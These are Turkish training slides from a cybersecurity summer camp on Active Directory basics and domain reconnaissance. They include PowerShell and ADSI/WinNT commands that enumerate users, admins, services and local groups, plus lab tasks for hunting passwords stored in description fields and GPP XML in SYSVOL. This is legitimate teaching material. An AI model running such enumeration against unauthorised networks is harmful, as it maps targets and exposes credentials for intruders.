


SİBER GÜVENLİK YAZ KAMPİ

Resource Based Constrained Delegation

Active Directory Temelleri

- RBCD (Kaynak Tabanlı Kısıtlı Delegasyon) yöntemi Active Directory ortamındaki objelerin kendi üzerinde delegasyon tanımlayabilmeleri için geliştirilmiştir.
- Yani bu yöntemi herhangi bir admin ihtiyacı olmadan her kullanıcı kendisi için tanımlayabilmektedir.
- Bu yöntemde ayrıca delegasyon yönü diğerlerine göre terstir. Yani kullanıcı delegasyon tanımlarken kendisine erişebilecek objelerin tanımını yapmaktadır.
- Bu delegasyonun tanımı arayüz ile gerçekleştirilememekte, Powershell komutları ile tanımlanmaktadır.



Uygulama #4

Active Directory Temelleri

- Domain Controller sunucusu üzerinde oturum açınız.
- **Active Directory Users and Computers** uygulamasını açınız.
- Active Directory ortamındaki delegasyon tanımlı objeleri ve attribute değerlerini inceleyiniz.



SİBER GÜVENLİK YAZ KAMPI



NTLM

Active Directory Temelleri


- NTLM (New Technology Lan Manager) Windows ve Active Directory ortamında çok yoğun kullanılan sınama-yanıt (challenge-response) tabanlı bir protokoldür.
- Bu sayede kullanıcının parolası veya parola özet değeri ağ üzerinde direkt olarak iletilmemektedir.
- Bu şifreleme sırasında da objenin NTHash veya LMHash parola özeti kullanılmaktadır.
- NTLM protokolünün kendi içerisinde NTLMv1 ve NTLMv2 olarak iki versiyonu bulunmaktadır. NTLMv2 protokolü daha güçlü şifreleme, zaman damgası doğrulaması ve diğer önlemler sayesinde NTLMv1'e göre daha güvenlidir.



NTLM

Active Directory Temelleri

- İstemci hizmet almak istediği sunucuya erişirken kullanıcı adını açık bir şekilde gönderir.
- Sunucu istemciye kimlik doğrulaması yapabilmek adına Challenge adlı rastgele üretilmiş bir değer gönderir.
- İstemci Challenge değerini kullanıcının NTHash değeri ile hashlenir ve sunucuya geri gönderir.
- Sunucu istemciden aldığı şifrelenmiş veriyi ve Challenge değerini DC sunucusuna gönderir. Eğer lokal bir oturum açma işlemi gerçekleşiyorsa DC sunucusuna istek gönderilmez.
- Son adımda DC sunucusundan hata mesajı veya doğrulama mesajı gönderilir.



Trust Yapıları

Active Directory Temelleri

- Farklı Forest ve Domain yapılarının birbiri ile iletişim kurabilmesi için oluşturulan ilişkilerdir.
- Genellikle büyük ve dağıtık altyapıya sahip organizasyonlarda ve firma birleşmelerinde ihtiyaç duyulmaktadır.
- Trust yapılarında trust yönü ile erişim yönü birbirine terstir.
- Çeşitli trust yöntemleri ve ilişki türleri bulunmaktadır.
- **One-Way:** A objesinden B objesine trustın bulunup B objesinden A objesine trust tanımlanmadığı durumdur.
- **Two-Way:** A ve B objesi arasında karşılıklı trust ilişkisinin bulunduğu durumdur.
- **Transitive:** Trust ilişkisinin geçişkenliğini ifade etmektedir. A ve B objesi arasında ve B ve C arasında trust varsa A ve C arasında da otomatik olarak trust bulunmaktadır.
- **Non-Transitive:** Transitive trust aksine güven ilişkisinin geçişken olmadığı durumdur.



Trust Yapıları


Active Directory Temelleri

Trust Tipi	Açıklama	Geçişkenlik	Yön
Parent-Child	Aynı Forest içerisindeki Parent ve Child domainler arası otomatik olarak oluşan trust ilişkisidir.	Transitive	Two-Way
Tree-Root	Aynı Forest içerisinde aynı düzeydeki iki farklı domain arası otomatik olarak oluşan trust ilişkisidir.	Transitive	Two-Way
Forest	İki farklı Forest arasında manuel olarak oluşturulan trust ilişkisidir.	Transitive	One-Way Two-Way
Shortcut	Aynı Forest içerisinde iki domain arasında kısayol olarak oluşturulan trust ilişkisidir.	Transitive	One-Way Two-Way
External	İki farklı Forest içindeki domainler arasında tanımlanan trust ilişkisidir.	Non-Transitive	One-Way Two-Way
Realm	Linux veya farklı bir Teknoloji ile kurulmuş Kerberos Realm'leri ile gerçekleştirilen trust ilişkisidir.	Non-Transitive	One-Way Two-Way



Trust Yapıları

Active Directory Temelleri



Uygulama #5

Active Directory Temelleri

- Domain Controller sunucusu üzerinde oturum açınız.
- **Active Directory Domains and Trusts** uygulamasını açınız.
- Lab ortamındaki trust yapılarını inceleyiniz.



SİBER GÜVENLİK YAZ KAMPI



BİLGİ TOPLAMA



SİBER GÜVENLİK YAZ KAMPI



Powershell

Bilgi Toplama

- Powershell Microsoft tarafından Command Prompt(cmd)'ye alternatif olarak geliştirilen bir komut satırı uygulamasıdır.
- Powershell .NET kütüphanesine, WMI ve COM objelerine direk erişim sağlamaktadır. Bu nedenle çok esnek bir yapıya sahiptir.
- WS-Management protokolü ile uzak sunucuda da komut çalıştırma yeteneğine sahiptir.
- Powershell System.Management.Automation.dll kütüphanesini kullanmaktadır.



Önemli Not – Powershell

Active Directory Temelleri

- Powershell altyapısı Powershell.exe veya Powershell_ise.exe'den bağımsız bir şekilde de çalıştırılabilmektedir.
- Bu nedenle sunucuda yukarıdaki exeler çalıştırılamazsa dahi Powershell komutları çalıştırılabilir.
- Eğer System.Management.Automation.dll kütüphanesi kullanılarak bir exe oluşturulursa bu exe üzerinden de Powershell komutları çalıştırılabilir.



Powershell – Active Directory Module

Bilgi Toplama

- Powershell Active Directory modülü Microsoft tarafından geliştirilmiş ve sunuculara RSAT (Remote Server Administration Tools) özelliği ile yüklenebilmektedir.
- Bu modül sayesinde Active Directory ortamındaki birçok önemli veri kolaylıkla elde edilebilmektedir.
- Modülün RSAT ile veya komut satırı üzerinden yüklenmesi için yerel yönetici (local admin) yetkisi gerekmektedir.



Uygulama #6

Bilgi Toplama

- WS01 sunucusu üzerinde oturum açınız.
- <https://github.com/forestallio/ActiveDirectoryRedTeaming> reposundaki **Powershell Microsoft Active Directory Module** klasöründeki işlemleri gerçekleştirerek Powershell Active Directory modülünü yükleyiniz.



Powershell – Active Directory Module

Bilgi Toplama

```
# Forest bilgilerini elde etmek için kullanılır  
Get-ADForest  
  
# Domain bilgilerini elde etmek için kullanılır  
Get-ADDomain  
  
# Tüm OU'ları listeler  
Get-ADOrganizationalUnit -Filter *  
  
# Tüm Kullanıcıları listeler  
Get-ADUser -Filter *  
  
# Displayname değeri içerisinde Admin geçen kullanıcıları listeler  
Get-ADUser -Filter 'DisplayName -like "*Admin*"'
```



Powershell – Active Directory Module

Bilgi Toplama

```
# Tüm Bilgisayarları listeler ve Name ve SID değerlerini filtreler ve CSV olarak dışarı aktarır  
Get-ADComputer -Filter * | Select Name,SID | Export-Csv -Path computers.csv -NoTypeInformation  
  
# Servise sahip objeleri listeler  
Get-ADObject -Filter 'serviceprincipalname -like "*"' -Properties serviceprincipalname  
  
# Foresttaki tüm domainlere bağlı dc sunucularını listeler  
(Get-ADForest).Domains | % { Get-ADDomainController -Filter * -Server $_ }  
  
# Domain admin grubunun üyelerini listeler  
Get-ADGroup -Filter 'Name -like "Domain Admins"' -Properties member | select member
```



Uygulama #7

Bilgi Toplama

- Description attributunda Password, Pwd, Parola, Sifre vb kelimeler geçen objeleri tespit eden Powershell scriptini yazınız.
- Bilgisayar hostname ve işletim sistemi bilgilerini CSV olarak dışarı aktaran Powershell scriptini yazınız.
- **Ödev:**
 - Domain ortamındaki tüm admin hesapları tespit eden Powershell scriptini yazınız.



Active Directory Service Interface (ADSI)

Bilgi Toplama

- Active Directory Service Interface (ADSI) Active Directory servisine erişmek için kullanılan COM arayuzlerine erişim sağlayan bir altyapıdır.
- ADSI sayesinde lokal ve uzaktaki sunucular üzerinden bilgi toplama ve yönetim işlemleri gerçekleştirilebilmektedir.
- ADSI bünyesinde LDAP, WINNT, IIS gibi Providerlar barındırmaktadır. Bu Providerlar üzerinden ilgili servise erişim sağlanabilmektedir.
- WinNT provider üzerinden Active Directory ortamındaki objelere ve lokal objelere (User, Group, Service) erişim sağlanabilmektedir.
- Bu özellikleri sayesinde WinNT üzerinden lokal objelerle alakalı bilgi toplama işlemleri gerçekleştirilebilmektedir.



Önemli Not – WinNT için Gerekli Yetkiler

Bilgi Toplama

- Uzak sunucudan WinNT ile bilgi toplamak için ya o sunucu üzerinde localadmin yetkisine sahip olunması ya da uzaktan SAM çağrıları yapma yetkisine sahip olunması gerekmektedir.
- Uzaktan SAM çağrıları yapabilmek için Group Policy üzerinden **Network access: Restrict clients allowed to make remote calls to SAM** ayarı aktif edilmelidir.



Powershell – WinNT

Bilgi Toplama

```
# WINNT ile bilgisayardaki lokal grup bilgilerinin alınması
([ADSI]'WinNT://172.31.101.7,computer').psbase.children | where {
    $_.psbase.schemaClassName -eq 'group' } | foreach { ($_.name)[0]}

# WINNT ile bilgisayardaki lokal user bilgilerinin alınması
([ADSI]'WinNT://172.31.101.7,computer').psbase.children | where {
    $_.psbase.schemaClassName -eq 'user' } | foreach { ($_.name)[0]}

# WINNT ile bilgisayardaki lokal service bilgilerinin alınması
([ADSI]'WinNT://172.31.101.7,computer').psbase.children | where {
    $_.psbase.schemaClassName -eq 'service' } | foreach { ($_.name)[0]}

# WINNT ile bilgisayardaki lokal administrators grup üyelerinin alınması
([ADSI]'WinNT://172.31.101.7/Administrators,group').psbase.Invoke('Members') | foreach {
    $_.GetType().InvokeMember('ADspath', 'GetProperty', $null, $_,
    $null).Replace('WinNT://', '') }
```



Önemli Not – Lokal Objeler

Bilgi Toplama

- WinNT ile elde edilen lokal objelere dair bilgiler Active Directory ortamındaki analizi özellikle local adminlik ilişkileri ile genişletmekte ve yeni saldırı yollarının keşfedilmesine olanak sağlamaktadır.
- Ayrıca sistem yöneticileri için de lokal olarak yönetilen servislerin tespiti çoğunlukla sorun oluşturmaktadır. WinNT sayesinde lokaldeki servislerin hangi kullanıcılar tarafından yönetildiği tespit edilebilmektedir.



Uygulama #8

Bilgi Toplama


- WinNT üzerinden uzak sunucuda çalışan servisleri, bu servislerin hangi kullanıcı tarafından çalıştırıldığını ve servislerin çalıştığı dosya yolunu tespit eden bir Powershell scripti yazınız.



GPO Üzerinden Lokal Bilgi Toplama


Bilgi Toplama

- **Group Policy Preferences** ayarları kullanılarak lokal kullanıcılar, gruplar, servisler, zamanlanmış görevler yönetilebilmektedir.
- Örneğin kullanıcı bilgileri değiştirilebilmekte, grup üyelikleri değiştirilebilmekte, varsayılan kullanıcı ve grup isimleri değiştirilebilmektedir.
- Bu ayarlar da GPO içerisindeki XML dosyalarında saklanmaktadır.
- \\<DC adı>\SYSVOL\<Domain Adı>\Policies\{Policy Guid}\MACHINE\Preferences\Groups\Groups.xml yolundan XML dosyasına erişilebilmektedir.



GPO Üzerinden Lokal Bilgi Toplama

Bilgi Toplama



The screenshot shows a Windows File Explorer window with the address bar set to \\rddc01\SYSVOL\RD.std101.forestall.labs\Policies\{31B2F340-... . The main pane displays an XML configuration file for a Group Policy Object (GPO). The XML code includes definitions for a user account ('support') and a group account ('Administrators (built-in)'). The 'support' user has a description of 'helpdesk agent' and a full name of 'helpdesk'. The 'Administrators (built-in)' group has a member named 'FORESTALL\john.doe'.


```
<?xml version="1.0" encoding="UTF-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
    - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" uid="{01D38668-1BF5-4972-8D00-210EA240BE0C}" changed="2022-06-16 08:29:45" image="2" name="support">
        <Properties userName="support" acctDisabled="0" neverExpires="1" noChange="0" changeLogon="0" cpassword="" description="helpdesk agent" fullName="helpdesk" newName="helpdesk" action="U"/>
    </User>
    - <Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}" uid="{E81626FB-4BB8-4CF2-97FD-D2A5B926C9D6}" changed="2022-06-16 08:31:06" image="2" name="Administrators (built-in)">
        <Properties description="" newName="" action="U" groupName="Administrators (built-in)" groupSid="S-1-5-32-544" removeAccounts="0" deleteAllGroups="0" deleteAllUsers="0">
            - <Members>
                <Member name="FORESTALL\john.doe" action="ADD" sid="S-1-5-21-207401599-1170250650-496454668-1179"/>
            </Members>
        </Properties>
    </Group>
</Groups>
```



GPO Üzerinden Lokal Bilgi Toplama

Bilgi Toplama

- Group Policy'ler üzerinden ayrıca **Restricted Groups** özelliği kullanılarak lokal grup üyelikleri yönetilebilmektedir.
- Bu bilgiler de **\\\SYSVOL\\Policies\{Policy Guid}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf** dosyasında saklanmaktadır.

